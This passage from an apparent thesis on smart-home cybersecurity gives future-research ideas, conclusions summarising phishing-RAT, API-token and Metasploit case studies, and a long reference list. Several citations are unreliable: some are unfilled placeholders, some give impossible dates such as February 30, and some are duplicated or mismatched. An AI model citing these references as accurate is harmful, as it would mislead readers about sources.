One critical area for future research, as hinted at in section 6.2.1, involves delving deeper into the threat actors. A promising direction could be the development of advanced algorithms designed to predict and identify various cyber-attacks. For instance, a sophisticated analysis of patterns in brute-force and Distributed Denial-of-Service (DDoS) attacks could offer insights into the nature of the attackers. Such algorithms might differentiate between the erratic attempts of script-kiddies, who use tools without a thorough understanding of their workings, and more sophisticated, orchestrated cyber-attacks by experienced hackers.

Another intriguing route for future research lies in exploring AI-driven solutions for enhancing cybersecurity. The potential of AI in automating updates, enforcing security awareness among users, and even identifying vulnerabilities before they are exploited cannot be overstated. This approach could revolutionize the way we approach cybersecurity in smart homes, transitioning from reactive to proactive measures.

Additionally, assessing the effectiveness of the current education system in imparting cybersecurity knowledge is crucial. A comprehensive study to evaluate whether today's curriculum sufficiently covers cybersecurity topics would be invaluable. Such research could inform educational policy and curriculum design, ensuring that future generations are better equipped to deal with the evolving cyber threat landscape. Does education offer enough digital literacy for users, and why not?

Furthermore, the advent of OpenAI and similar technologies has democratized access to advanced tools, making it easier for individuals to orchestrate cyber-attacks. These tools can assist in language translation and grammar correction and even guide complex technical tasks like Linux commands. Therefore, a critical study investigating how AI technologies can pose a threat to smart home users, particularly those unaware of their potential misuse, is essential. Such a study could shed light on the dual nature of AI as both a tool for advancement and a potential instrument for cyber threats.

The potential for significant structural damage caused by hackers targeting critical smart home devices, such as smart ovens, smart fridges, and other IoT devices, is a topic of utmost relevance that warrants further study. While our research did not specifically delve into this area, we believe there is a lack of extensive literature on the subject. Therefore, our paper could serve as a foundational introduction to this critical path of inquiry, highlighting the need for more comprehensive research into the vulnerabilities and risks associated with smart home technologies.

Chapter 8

Conclusions

Every year, an increasing number of smart homes demonstrate a clear preference for IoT devices over conventional household items [2]. All it takes is a simple human error, frequently the most significant vulnerability. Despite The convenience of IoT devices, these devices introduce cybersecurity vulnerabilities, primarily due to human errors [126], a point exploited by social engineering attacks [24] 2.2.2.1. Through socio-technical analysis, survey, and case studies, this thesis explores the intricate relationship between human behavior and technology in smart home security. It emphasizes the necessity of vigilance and proactive cybersecurity measures.

Smart homes represent complex socio-technical systems requiring holistic analysis. This study reveals various factors influencing decision-making, from physiological influences to digital literacy, education, mental and physical health, social networks, cultural backgrounds, life experiences, and financial constraints. Significantly, these factors often take priority over cybersecurity considerations. Our findings identify 18 potential vulnerabilities from a socio-perspective 4.1.

Conversely, the technical aspects of smart homes also present risks independent of human errors. These include issues like insufficient authentication, compromised API tokens and services, weak digital networks, excessive unsupervised IoT devices, and outdated software. A single vulnerability in these areas can lead to exploitation by malicious actors 5.2, 5.3.1. Our research identified over 11 different technical vulnerabilities. 4.2.8

Our thesis, leveraging the Design Science Research (DSR) cycle approach 3.1.1, systematically addresses cybersecurity in smart homes with a holistic methodology. We linked identified assets to specific vulnerabilities and threat actors through comprehensive risk assessment. Our survey validated real-world findings concerning the socio-aspect of cybersecurity. Our study studies confirmed the ease of reconnaissance attacks and network sniffing of IoT devices. Case studies further enriched our understanding: case study 1 5.2demonstrated the effectiveness of Android RATs via phishing links in controlling the master devices. case study 25.3.1 revealed the feasibility of manipulating API tokens in specific IoT devices. Our last study, case 35.4.1, illustrated the potential for complete control using Metasploit. Integrating the vulnerabilities we found in surveys, lab experiments, and case studies, this multifaceted approach gave us a complete map of vulnerabilities, which we conducted in a risk assessment where identified assets, vulnerability analysis, and risk mitigation form a comprehensive risk and vulnerability assessment. While large tech companies have incident response plans, SOC-services7.1, average smart-home users often overlook these risks and do not find it mandatory to think about them. Our study confirmed the general need for preparedness and awareness among smart-home users 4.3. We proposed a list of mitigation to address these risks and also demonstrated it in a risk matrix. 6.6.1, while extensive security measures are important worldwide, their effectiveness is limited without widespread cybersecurity awareness. Each individual needs to take responsibility for learning about cyber security, as this knowledge is crucial in strengthening our collective defense against online threats.

References

[1] Hardsecure. Incident Response: What is the difference between teams? 2021. URL: https://www.hardsecure.com/blog/incident-response-what-is-the-difference-between-teams (visited on 03/29/2023).

[2] Internet of Things (IoT) connected devices installed base worldwide from 2015 to 2025. https://www.statista.com/statistics/1183457/iot-connected-devices-worldwide/. Accessed: 2023-01-12. 2023.

[3] Rosana Montañez, Edward Golob, and Shouhuai Xu. "Human Cognition Through the Lens of Social Engineering Cyberattacks". In: Frontiers in Psychology 11 (2020). Published online 2020-10-30, Accessed: 2023-01-18, p. 1755. DOI: 10.3389/fpsyg.2020.01755. URL: https://www.ncbi.nlm.nih.gov/pmc/articles/PMC7554349/.

[4] Tabisa Ncubukezi. "Human Errors: A Cybersecurity Concern and the Weakest Link to Small Businesses". In: International Conference on Cyber Warfare and Security 17 (Mar. 2022). Accessed on: 2023-02-19, pp. 395–403. DOI: 10.34190/iccws.17.1.51.

[5] Kgremban et al. Control access to IoT Hub using Shared Access Signatures. https://learn.microsoft.com/en-us/azure/iot-hub/iot-hub-dev-guide-sas?tabs=node. Published: March 16, 2023, Accessed: 2023-02-19. Microsoft, 2023.

[6] Early Internet of Things - The World's First IoT Device. https://www.tutorialspoint.com/early-internet-of-things-the-world-s-first-iot-device. Accessed: 2023-01-15. Tutorials Point, 2023.

[7] David Buil-Gil et al. "The digital harms of smart home devices: A systematic literature review". In: Computers in Human Behavior 145 (2023). Accessed on: 2023-02-02, p. 107770. ISSN: 0747-5632. DOI: https://doi.org/10.1016/j.chb.2023.107770. URL: https://www.sciencedirect.com/science/article/pii/S0747563223001218.

[8] BBC. Trendnet ruling heralds crackdown on insecure home webcams. https://www.bbc.com/news/technology-23971118. Accessed: 2023-01-29. 2013.

[9] Pen Test Partners. Burning Down the House with IoT. Accessed: 2023-03-15. 2023. URL: https://www.pentestpartners.com/security-blog/burning-down-the-house-with-iot/.

[10] Satyajit Sinha. State of IoT 2023: Number of connected IoT devices growing..... Accessed: 2023-01-12. May 2023. URL: https://iot-analytics.com/number-connected-iot-devices/.

[11] Sachin Kumar, Prayag Tiwari, and Mikhail Zymbler. “Internet of Things is a revolutionary approach for future technology enhancement: a review”. In: Journal of Big Data 6.1 (2019). Accessed on: 2023-03-16, p. 111. ISSN: 2196-1115. DOI: 10.1186/s40537-019-0268-2. URL: https://doi.org/10.1186/s40537-019-0268-2.

[12] Jayavardhana Gubbi et al. “Internet of Things (IoT): A vision, architectural elements, and future directions”. In: Future generation computer systems 29.7 (2013). Accessed on: 2023-03-16, pp. 1645–1660. DOI: https://doi.org/10.1016/j.future.2013.01.010. URL: https://www.sciencedirect.com/science/article/pii/S0167739X13000241.

[13] Mohsen Darianian and Martin Peter Michael. “Smart Home Mobile RFID-Based Internet-of-Things Systems and Services”. In: Future generation computer systems (2008), pp. 116–120. DOI: 10.1109/ICACTE.2008.18010.1109/ICACTE.2008.180. URL: https://ieeexplore.ieee.org/abstract/document/4736933.

[14] Luigi Atzori, Antonio Iera, and Giacomo Morabito. “The Internet of Things: A survey”. In: Computer networks 54.15 (2010), pp. 2787–2805.

[15] Hamidreza Aghajani, Alireza Amrollahi, and Mohsen Mazloumi Moghaddam. “IoT-based smart homes: a review of system architecture, software, communications, privacy and security”. In: Internet of Things 4 (2018). Accessed on: 2023-03-16, pp. 1–10.

[16] Koushik Mandlem et al. “Energy Efficiency Effectiveness of Smart Thermostat Based BEMS”. In: Energy Engineering 117 (Jan. 2020). Accessed on: 2023-03-16, pp. 165–183. DOI: 10.32604/EE.2020.011406.

[17] Kaushik Ragothaman et al. “Access Control for IoT: A Survey of Existing Research, Dynamic Policies and Future Directions”. In: Sensors 23.4 (2023). ISSN: 1424-8220. DOI: 10.3390/s23041805. URL: https://www.mdpi.com/1424-8220/23/4/1805.

[18] Aryan Sharma et al. “Smart Homes of the Future: A Comprehensive Review of IoT-Based Home Automation”. In: 8 (May 2023). Accessed on: 2023-03-16, pp. 142–147.

[19] SDM. Smart Home Market to Reach $178 Billion in 2025, Omdia Reports. Accessed on: 2023-03-16. SDM Magazine. Oct. 2021. URL: https://www.sdmmag.com/articles/99923-smart-home-market-to-reach-178-billion-in-2025-omdia-reports.

[20] Leeds University Business School. Socio-technical Systems Theory. Accessed: 2023-09-25. University of Leeds. 2023. URL: https://business.leeds.ac.uk/research-stc/doc/socio-technical-systems-theory.

[21] Erjon Zoto et al. “A Socio-technical Systems Approach in Cybersecurity Education”. In: Complex Syst. Informatics Model. Q. 18 (2019). Accessed on: 2023-02-12, pp. 65–75. URL: https://api.semanticscholar.org/CorpusID:153311108.

[22] Keshav Malik. “Are Humans the Weakest Link in Cyber Security?” In: Astra Security Blog (Jan. 2023). Accessed: 2023-03-05. URL: https://www.getastra.com/blog/security-audit/humans-in-cyber-security/.

[23] Mohandas Karamchand Gandhi. 19. Equality of Religions. Publication date not available. Accessed: 2023-01-10. Comprehensive Gandhi website by Gandhian Institutions: Bombay Sarvodaya Mandal & Gandhi Research Foundation. URL: https://www.mkgandhi.org/truthisgod/19equalityofreligions.htm.

[24] Catherine Reed. 30 Social Engineering Statistics – 2023. Firewall Times. Sept. 2023. URL: https://firewalltimes.com/social-engineering-statistics/,%20Accessed:%202023-02-12.

[25] A. Pollini et al. "Leveraging human factors in cybersecurity: an integrated methodological approach". In: Computers & Security 105 (2021). Accessed on: 2023-02-14, p. 102248. DOI: 10.1016/j.cose.2021.102248. URL: https://dblp.org/rec/journals/ctw/PolliniCTRSCG22.

[26] Murtaza Ahmed Siddiqi, Wooguil Pak, and Moquddam A. Siddiqi. "A Study on the Psychology of Social Engineering-Based Cyberattacks and Existing Countermeasures". In: Applied Sciences 12.12 (2022). Accessed on: 2023-03-16. ISSN: 2076-3417. DOI: 10.3390/app12126042. URL: https://www.mdpi.com/2076-3417/12/12/6042.

[27] Joseph Hatfield. "Social engineering in cybersecurity: The evolution of a concept". In: Computers & Security 73 (Oct. 2017). Accessed on: 2023-03-16. DOI: 10.1016/j.cose.2017.10.008.

[28] Rang Wang Min Xiao and Sylvia Chan-Olmsted. "YouTube Influencer Marketing Credibility: A Heuristic-Systematic Approach". In: Journal of Media Business Studies 15.3 (2018). Accessed on: 2023-01-13, pp. 188–213. DOI: 10.1080/16522354.2018.1501146. eprint: https://doi.org/10.1080/16522354.2018.1501146. URL: https://doi.org/10.1080/16522354.2018.1501146.

[29] Alaa Nehme and Joey George. "Approaching IT Security & Avoiding Threats in the Smart Home Context". In: Journal of Management Information Systems 39 (Dec. 2022). Accessed on: 2023-04-12, pp. 1184–1214. DOI: 10.1080/07421222.2022.2127449.

[30] Noor Suhani Sulaiman et al. "Cybersecurity Behavior among Government Employees: The Role of Protection Motivation Theory and Responsibility in Mitigating Cyberattacks". In: Information 13.9 (2022). Accessed on: 2023-05-23. ISSN: 2078-2489. DOI: 10.3390/info13090413. URL: https://www.mdpi.com/2078-2489/13/9/413.

[31] Tien-Hui Chen Athapol Ruangkanjanases Hung-Yi Chang. "Merging the Social Influence Theory and the Goal-Framing Theory to Understand Consumers' Green Purchasing Behavior: Does the Level of Sensitivity to Climate Change Really Matter?" In: Frontiers in Psychology (2021). Accessed on: 2023-02-22. DOI: 10.3389/fpsyg.2021.766754. URL: https://www.frontiersin.org/articles/10.3389/fpsyg.2021.766754/full.

[32] Yu-Wei Chang. "Influence of human behavior and the principle of least effort on library and information science research". In: Information Processing & Management 52.4 (2016). Accessed on: 2023-01-23, pp. 658–669. ISSN: 0306-4573. DOI: https://doi.org/10.1016/j.ipm.2015.12.011. URL: https://www.sciencedirect.com/science/article/pii/S030645731500148X.

[33] Yuewei Shi and Xi Lin. Testing Maslow's Hierarchy of Needs in Adult Learning. ERIC - Education Resources Information Center. Accessed on: 2023-02-04. 2021. URL: https://files.eric.ed.gov/fulltext/ED611655.pdf.

[34] J. Bendor. “Bounded Rationality in Decision Making”. In: Intl. Encyc. Soc.&Behav. Sci. Ed. by J. D. Wright. 2nd ed. Accessed: 2023-01-23. Oxford: Elsevier, 2015, pp. 773–776. ISBN: 978-0-08-097087-5. DOI: https://doi.org/10.1016/B978-0-08-097086-8.93012-5. URL: https://www.sciencedirect.com/science/article/pii/B9780080970868930125.

[35] V. Monteiro et al. “EV Charging for Smart Homes: Present and Future”. In: 2018 IEEE 16th Int. Conf. Ind. Informatics. Accessed: 2023-05-12. 2018, pp. 966–971. DOI: 10.1109/INDIN.2018.8471968.

[36] Ben Akpan. “Classical and Operant Conditioning—Ivan Pavlov; Burrhus Skinner”. In: Accessed on: 2023-01-26. Sept. 2020, pp. 71–84. ISBN: 978-3-030-43619-3. DOI: 10.1007/978-3-030-43620-9_6.

[37] A Alslaity and T Tran. “Users’ Responsiveness to Persuasive Techniques in Recommender Systems”. In: Frontiers in Artificial Intelligence 4 (2021). Accessed on: 2023-03-12, p. 679459. DOI: 10.3389/frai.2021.679459. URL: https://www.ncbi.nlm.nih.gov/pmc/articles/PMC8297385/.

[38] A Mahmoodi, B Bahrami, and C Mehring. “Reciprocity of social influence”. In: Nature Communications 9.1 (2018). Accessed on: 2023-02-12, p. 2474. DOI: 10.1038/s41467-018-04925-y. URL: https://www.ncbi.nlm.nih.gov/pmc/articles/PMC6018808/.

[39] J. Yan and L. Miao. “Endowments&Reciprocity”. In: 2007 Conf. on Wireless&Mobile Comp. Accessed: 2023-05-23. 2007, pp. 4591–4594. DOI: 10.1109/WICOM.2007.1128.

[40] N Garrett and T Sharot. “Optimistic update bias holds firm: Three tests of robustness following Shah et al.” In: Consciousness and Cognition 50 (2017). 2023-03-12, pp. 12–22. DOI: 10.1016/j.concog.2016.10.013. URL: https://www.ncbi.nlm.nih.gov/pmc/articles/PMC5380127/.

[41] William Samuelson and Richard Zeckhauser. “Status Quo Bias in Decision Making”. In: Journal of Risk and Uncertainty 1.1 (1988). 2023-04-12, pp. 7–59. DOI: https://www.jstor.org/stable/41760530. URL: https://scholar.harvard.edu/files/rzeckhauser/files/status_quo_bias_in_decision_making.pdf.

[42] J. Ehrlinger et al. “Self-Insight and Incompetence”. In: Org. Behav.&Decis. Processes 105.1 (2008). Accessed: 2023-05-02, pp. 98–121. DOI: 10.1016/j.obhdp.2007.05.002.

[43] Sydney Elaine Brammer, Narissra Maria Punyanunt-Carter, and Robin S. Duffee. “Oversharing on social networking sites: A contemporary communication phenomenon”. In: Computers in Human Behavior Reports 8 (2022). Accessed on: 2023-02-17, p. 100236. ISSN: 2451-9588. DOI: https://doi.org/10.1016/j.chbr.2022.100236. URL: https://www.sciencedirect.com/science/article/pii/S2451958822000707.

[44] Amar Licina. CCNA - Implementing and Administering Cisco Solutions. Issued by Cisco. Earners of this certification have demonstrated knowledge and skills related to network fundamentals, network access, IP connectivity, IP services, security fundamentals, and automation and programmability. 2023. URL: https://www.credly.com/badges/1fddbc94-ed7b-4558-93a5-e27aab5968eb/linked_in_profile.

[45] Cisco. What Is Network Topology? credly. 2023. URL: https://www.credly.com/badges/1fddbc94-ed7b-4558-93a5-e27aab5968eb/linked_in_profile.

[46] C. Liu et al. "Access Token Security in Smart Homes". In: 2022 IEEE Conf. on Comm. Accessed: 2023-03-27. 2022, pp. 5391–5396. DOI: 10.1109/ICC45855.2022.9838581.

[47] ISO/IEC 27001:2013 - InfoSec Management. https://www.iso.org/standard/54534.html. Accessed: 2023-01-03. Geneva, Switzerland: Int'l Org. for Standardization, 2013.

[48] NTNU.no. Informasjonssikkerhet - Risikovurdering. NTNU.no Wiki. Accessed 2023-04-24. URL: https://i.ntnu.no/wiki/-/wiki/Norsk/Informasjonssikkerhet+-+risikovurdering.

[49] CompTIA. CompTIA Security+ ce Certification. Chapter on Threats, Attacks, and Vulnerabilities, Code SY0-601. 2023. URL: https://www.credly.com/badges/cc7ed4af-8435-42b5-9421-e1e9cf6a6709/linked_in_profile.

[50] Badis Hammi et al. "Survey on smart homes: Vulnerabilities, risks, and countermeasures". In: Computers & Security 117 (2022). Accessed on: 2023-02-12, p. 102677. ISSN: 0167-4048. DOI: https://doi.org/10.1016/j.cose.2022.102677. URL: https://www.sciencedirect.com/science/article/pii/S016740482200075X.

[51] Joseph Bugeja, Andreas Jacobsson, and Paul Davidsson. "PRASH: A Framework for Privacy Risk Analysis of Smart Homes". In: Sensors 21.19 (2021). Accessed on: 2023-04-12. ISSN: 1424-8220. DOI: 10.3390/s21196399. URL: https://www.mdpi.com/1424-8220/21/19/6399.

[52] Nasim Talebi, Mohsen Jozani, and Teju Herath. "Using Cognitive Dissonance Theory to Explain Information Security Policy Violations". In: Accessed on: 2023-04-20. Aug. 2018. URL: https://www.researchgate.net/publication/327139496_Using_Cognitive_Dissonance_Theory_to_Explain_Information_Security_Policy_Violations.

[53] T. Yousuf et al. "IoT Security: Status, Challenges, and Solutions". In: Int'l J. InfoSec Research 5.4 (2015). Accessed: 2023-09-22, p. 608. URL: https://infonomics-society.org/ijisr/vol5/iss4/IoT-Security.pdf.

[54] Panagiotis I. Radoglou Grammatikis, Panagiotis G. Sarigiannidis, and Ioannis D. Moscholios. "Securing the Internet of Things: Challenges, threats and solutions". In: Internet of Things 5 (2019). Accessed on: 2023-04-18, pp. 41–70. ISSN: 2542-6605. DOI: https://doi.org/10.1016/j.iot.2018.11.003. URL: https://www.sciencedirect.com/science/article/pii/S2542660518301161.

[55] Charith Perera et al. "Context Aware Computing for The Internet of Things: A Survey". In: IEEE Communications Surveys & Tutorials 16.1 (2015), pp. 414–454.

[56] Jorge Granjal, Edmundo Monteiro, and Jorge Sá Silva. "Security for the Internet of Things: A Survey of Existing Protocols and Open Research Issues". In: IEEE Communications Surveys & Tutorials 17.3 (2015). Accessed on: 2023-02-29, pp. 1294–1312.

[57] Rolf H Weber. "Internet of Things – New Security and Privacy Challenges". In: Computer Law & Security Review 26.1 (2010). Accessed on: 2023-02-30, pp. 23–30. URL: https://www.sciencedirect.com/science/article/abs/pii/S0267364909001939.

[58] Vijay Prakash, Sicheng Xie, and Danny Yuxing Huang. "Software Update Practices on Smart Home IoT Devices". In: arXiv (2022). Accessed on: 2023-02-01. URL: http://arxiv.org/abs/2208.14367v2.

[59] Muhammad Mudassar Yamin. "Modelling and Analyzing Attack-Defense Scenarios for Cyber-Ranges". Accessed: 2023-03-19. PhD thesis. Institutt for informasjonssikkerhet og kommunikasjonsteknologi, 2022. URL: https://hdl.handle.net/11250/2994131.

[60] Shao-Fang Wen. "A Multi-Discipline Approach for Enhancing Developer Learning in Software Security". Accessed: 2023-11-13. PhD thesis. Institutt for informasjonssikkerhet og kommunikasjonsteknologi, 2020. URL: https://hdl.handle.net/11250/2653112.

[61] J.S. Lee, J. Pries-Heje, and R. Baskerville. "Theorizing in design science research". In: International Conference on Design Science Research in Information Systems. Accessed: 2023-03-12. Springer, 2011. DOI: 10.1007/978-3-642-20633-7_1. URL: https://link.springer.com/chapter/10.1007/978-3-642-20633-7_1.

[62] Shao-Fang Wen. "A Multi-Discipline Approach for Enhancing Developer Learning in Software Security". Accessed: 2023-04-02. PhD thesis. Norwegian University of Science and Technology, 2020. URL: https://ntnuopen.ntnu.no/ntnu-xmlui/bitstream/handle/11250/2653112/Shao-Fang%20Wen_PhD.pdf?sequence=1.

[63] Gustaf Juell-Skielse. A Process Model for Design Research Based on Peffers et al. (2007). https://www.researchgate.net/figure/A-process-model-for-design-research-based-on-Peffers-et-al-2007_fig4_279350927. Accessed: 2023-12-17. 2023.

[64] Ash Turner. "Android vs. Apple Market Share: Leading Mobile Operating Systems (OS) (May 2023)". In: bankmycell V9 (July 2023). Accessed on: 2023-03-17. DOI: https://www.bankmycell.com/blog/android-vs-apple-market-shar.

[65] Kali Linux. Kali Linux 2022.4 Release. https://www.kali.org/blog/kali-linux-2022-4-release/. Accessed: 2023-01-03. 2022.

[66] MITRE ATT&CK. https://attack.mitre.org/. Accessed: 2023-03-19.

[67] Cyber Kill Chain - Lockheed Martin. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html. Accessed: 2023-03-19.

[68] MITRE ATT&CK. T1566.001: Spearphishing Attachment. https://attack.mitre.org/techniques/T1566/001/. Accessed: 2023-02-10. 2023.

[69] Karma9874. AndroRAT. https://github.com/karma9874/AndroRAT. Accessed: 2023-02-10. 2023.

[70] MITRE ATT&CK. T1078: Valid Accounts. https://attack.mitre.org/techniques/T1078/. Accessed: 2023-02-10. 2023.

[71] Curl - Kali Linux Tools. https://www.kali.org/tools/curl/. Accessed: 2023-03-03. 2023.

[72] MITRE ATT&CK. T1068: Exploitation for Privilege Escalation. https://attack.mitre.org/techniques/T1068/. Accessed: 2023-02-10. 2023.

[73] Azeem Idrisi. PhoneSploit-Pro. https://github.com/AzeemIdrisi/PhoneSploit-Pro. Accessed: 2023-02-10. 2023.

[74] Mahatma Gandhi. Equality of Religions. https://www.mkgandhi.org/truthisgod/19equalityofreligions.htm. Accessed: 2023-01-15. 1946.

[75] Richard Hamilton Stotts. "Cyber Security in Mental Health: An Assessment of Current Practice and Behavioral Intent". Accessed: 2023-10-11. Doctoral dissertation. San Antonio, Texas: St. Mary's University, Graduate School of Marriage and Family Therapy, Apr. 2020. URL: https://commons.stmarytx.edu/cgi/viewcontent.cgi?article=1040&context=dissertations.

[76] Danny Yuxing Huang et al. "IoT Inspector: Crowdsourcing Labeled Network Traffic from Smart Home Devices at Scale". In: arXiv (2019). Accessed on: 2023-04-29. URL: http://arxiv.org/abs/1909.09848v1.

[77] [Author Names]. "A Survey of Key Challenges in Integrating IoT and Cloud Security". In: Proceedings of the [Conference Name] (2023). Accessed: 2023-01-24. URL: https://doi.org/10.1109/ICPCSN58827.2023.00240.

[78] Alaa Almagrabi. "Challenges and Vulnerability Evaluation of Smart Cities in IoT Device Based on Cybersecurity Mechanism". In: Expert Systems (2022). Accessed on: 2023-03-19. URL: https://dblp.org/rec/journals/es/Almagrabi23.

[79] F. K. Gondal. "IoT Homes: Sec.&Priv. Issues". In: Int'l Conf. [Conf. Abbr.] (2021). Accessed: 2023-02-11. URL: https://doi.org/10.32350/icr.0101.04.

[80] I Adnyana et al. "A Discussion of Malware Attacks Targeting Smart Homes and Connected Devices: Investigating Cybersecurity Risks in Everyday Living". In: Journal of Digital Law and Policy (2023). Accessed: 2023-02-24. URL: https://doi.org/10.58982/jdlp.v3i1.507.

[81] Sabrina Sicari et al. "Security, Privacy and Trust in Internet of Things: The Road Ahead". In: Computer Networks 76 (2015). Accessed on: 2023-03-19, pp. 146–164.

[82] Rodrigo Roman, Jianying Zhou, and Javier Lopez. "Features and Challenges in Security and Privacy in Internet of Things". In: Computer Networks 57.10 (2013). Accessed on: 2023-01-30, pp. 2266–2279.

[83] Unknown. "Smart Home: Application using HTTP and MQTT as Communication Protocols". In: arXiv (2021). Accessed: 2023-12-12. URL: https://arxiv.org/pdf/2112.10339.

[84] A. M. Ashraf et al. "IoT Data Security via RC6 Encryption at Physical Layer". In: 2022 9th Int'l Conf. on Future IoT and Cloud (FiCloud). Accessed: 2023-04-13. 2022, pp. 307–315. DOI: 10.1109/FiCloud57274.2022.00051.

[85] Jan Henrik Ziegeldorf, Oscar Garcia Morchon, and Klaus Wehrle. "Privacy in the Internet of Things: Threats and Challenges". In: Security and Communication Networks 7.12 (2014). Accessed on: 2023-02-29, pp. 2728–2742. URL: https://www.researchgate.net/publication/264725343_Privacy_in_the_Internet_of_Things_Threats_and_Challenges.

[86] Ming-Chang Lee, Jia-Chun Lin, and Olaf Owe. "Privacy Mining from IoT-based Smart Homes". In: arXiv (2018). Accessed on: 2023-02-13. URL: http://arxiv.org/abs/1808.07379v2.

[87] Faisal Alsakran et al. "Intrusion Detection Systems for Smart Home IoT Devices: Experimental Comparison Study". In: arXiv (2021). Accessed on: 2023-01-31. URL: http://arxiv.org/abs/2101.06519v1.

[88] Ming-Chang Lee, Jia-Chun Lin, and Olaf Owe. "PDS: Deduce Elder Privacy from Smart Homes". In: arXiv (2020). Accessed on: 2023-01-13. URL: http://arxiv.org/abs/2001.08099v1.

[89] Rihab Fahd Al-Mutawa and Fathy Albouraey Eassa. "A Smart Home System based on Internet of Things". In: arXiv (2020). Accessed on: 2023-03-16. URL: http://arxiv.org/abs/2009.05328v1.

[90] Linda Rosencrance. Zigbee. Accessed: 2023-02-05. 2023. URL: https://www.techtarget.com/iotagenda/definition/ZigBee.

[91] Nikos Fotiou et al. "OAuth 2.0 authorization using blockchain-based tokens". In: arXiv (2020). Accessed on: 2023-03-13. URL: http://arxiv.org/abs/2001.10461v1.

[92] Muneeb Ahmed and Mohd Majid Akhtar. "Smart Home: Application using HTTP and MQTT as Communication Protocols". In: arXiv (2021). Accessed on: 2023-03-12. URL: http://arxiv.org/abs/2112.10339v1.

[93] Rainer Falk, Steffen Fries, and Hans-Joachim Hof. "ASIA: An Access Control, Session Invocation and Authorization Architecture for Home Energy Appliances in Smart Energy Grid Environments". In: arXiv (2015). Accessed on: 2023-02-17. URL: http://arxiv.org/abs/1507.01706v1.

[94] Fredrick Romanus Ishengoma. "Authentication System for Smart Homes Based on ARM7TDMI-S and IRIS-Fingerprint Recognition Technologies". In: arXiv (2014). Accessed on: 2023-02-18. URL: http://arxiv.org/abs/1410.0534v1.

[95] Author(s). CoAP&MQTT in IoT: Software and Security Updates. Accessed: 2023-11-08. 2019. URL: https://dblp.org/rec/conf/ithings/ThantharateBK19.

[96] Z. A. Hamza and M. Hammad. "UML Use Case Diagrams: A Case Study". In: 2020 Conf. on Sust.&Resil.: Bldg. Design Innovations. Accessed: 2023-03-03. 2020, pp. 1–6. DOI: 10.1109/IEEECONF51154.2020.9319979.

[97] Microsoft. Penetration Testing Rules of Engagement. Accessed on: 2023-02-10. 2023. URL: https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement.

[98] Lockheed Martin Corporation. Cyber Kill Chain. Accessed: [Your Access Date Here], Available from: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html. 2023. URL: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html.

[99] MITRE Corporation. T1110.001 - Password cracking. Accessed: 2023-09-15, Available from: https://attack.mitre.org/techniques/T1110/002/. 2023. URL: https://attack.mitre.org/techniques/T1110/002/.

[100] Hydra. https://www.kali.org/tools/hydra/. Accessed: 2023-10-11. Kali Linux, 2023.

[101] bettercap. Accessed: 2023-01-19, Available from: https://attack.mitre.org/techniques/T1040/. 2023. URL: https://www.kali.org/tools/bettercap/.

[102] MITRE Corporation. T1556.002 - Man-in-the-Middle: ARP Cache Poisoning. Accessed: 2023-10-19, Available from: https://attack.mitre.org/techniques/T1556/002/. 2023. URL: https://attack.mitre.org/techniques/T1556/002/.

[103] MITRE Corporation. T1040 - Network Sniffing. Accessed: 2023-10-19, Available from: https://attack.mitre.org/techniques/T1040/. 2023. URL: https://attack.mitre.org/techniques/T1040/.

[104] MITRE Corporation. T1563.001 - Remote Service Session Hijacking: SSH Hijacking. Accessed: 2023-10-19, Available from: https://attack.mitre.org/techniques/T1563/001/. 2023. URL: https://attack.mitre.org/techniques/T1563/001/.

[105] MITRE Corporation. T1190 - Exploit Public-Facing Application. Accessed: 2023-10-19, Available from: https://attack.mitre.org/techniques/T1190/. 2023. URL: https://attack.mitre.org/techniques/T1190/.

[106] MITRE Corporation. T1046 - Network Service Scanning. Accessed: 2023-10-19, Available from: https://attack.mitre.org/techniques/T1046/. 2023. URL: https://attack.mitre.org/techniques/T1046/.

[107] MITRE Corporation. T1040 - Network Sniffing. Accessed: 2023-10-19, Available from: https://attack.mitre.org/techniques/T1040/. 2023. URL: https://attack.mitre.org/techniques/T1040/.

[108] Apache Guide. https://portforward.com/apache/. Accessed: 2023-03-12.

[109] MITRE Corporation. Phishing: Spearphishing Link. Accessed: October 18, 2023. 2023. URL: https://attack.mitre.org/techniques/T1566/002/.

[110] Android Developers. Android Debug Bridge (adb). Accessed: 2023-03-03. 2023. URL: https://developer.android.com/tools/adb.

[111] P. Sargunan and Y. S. Umadevi. “Secure Forgery Detection in Android Malware with Trust Analysis”. In: 2023 3rd Int’l Conf. on Pervasive Computing&Social Networking. Accessed: 2023-02-14. 2023, pp. 1085–1092. DOI: 10.1109/ICPCSN58827.2023.00184.

[112] C. Nwankwo et al. “Improved Password-authentication Model in Connected Systems”. In: 2022 5th ITED Conf. Accessed: 2023-02-13. 2022, pp. 1–8. DOI: 10.1109/ITED56637.2022.10051179.

[113] S. Notra et al. “Security&Privacy Risks in Emerging Household Appliances”. In: 2014 IEEE Conf. on Comm. and Network Security. Accessed: 2023-01-18. 2014, pp. 79–84. DOI: 10.1109/CNS.2014.6997469.

[114] Muhammad Naveed, Shams un Nihar, and Mohammad Inayatullah Babar. “Network intrusion prevention by configuring ACLs on the routers, based on snort IDS alerts”. In: 2010 6th International Conference on Emerging Technologies (ICET). Accessed on: 2023-03-29. 2010, pp. 234–239. DOI: 10.1109/ICET.2010.5638482.

[115] Author(s). Smart Home IoT Devices: Software Update Practices. Accessed: 2023-11-08. 2022. URL: https://arxiv.org/pdf/2208.14367.

[116] Author(s). Inferring IoT Software Updates: Smart Home Devices User Agent Analysis. Accessed: 2023-11-08. 2022. URL: https://dblp.org/rec/conf/scored/PrakashXH22.

[117] Author(s). “Optimizing Edge Security: Comprehensive Analysis and Mitigation Strategies for Securing Edge Computing”. In: Conference Name. Accessed: 2023-11-08. 2023. DOI: 10.1109/ICOA58279.2023.10308853.

[118] Timam Ghosh et al. “CASE: A Context-Aware Security Scheme for Preserving Data Privacy in IoT-Enabled Society 5.0”. In: IEEE Internet of Things Journal 9.4 (2022). Accessed on: 2023-02-15, pp. 2497–2504. DOI: 10.1109/JIOT.2021.3101115.

[119] Author(s). "User acceptance and adoption of smart homes: A decade long systematic literature review". In: Journal Name (2023). Accessed on: 2023-01-25. DOI: 10.5267/j.ijdns.2023.3.017. URL: https://doi.org/10.5267/j.ijdns.2023.3.017.

[120] Password Monster. https://www.passwordmonster.com/. Accessed on: 2023-03-20. 2023.

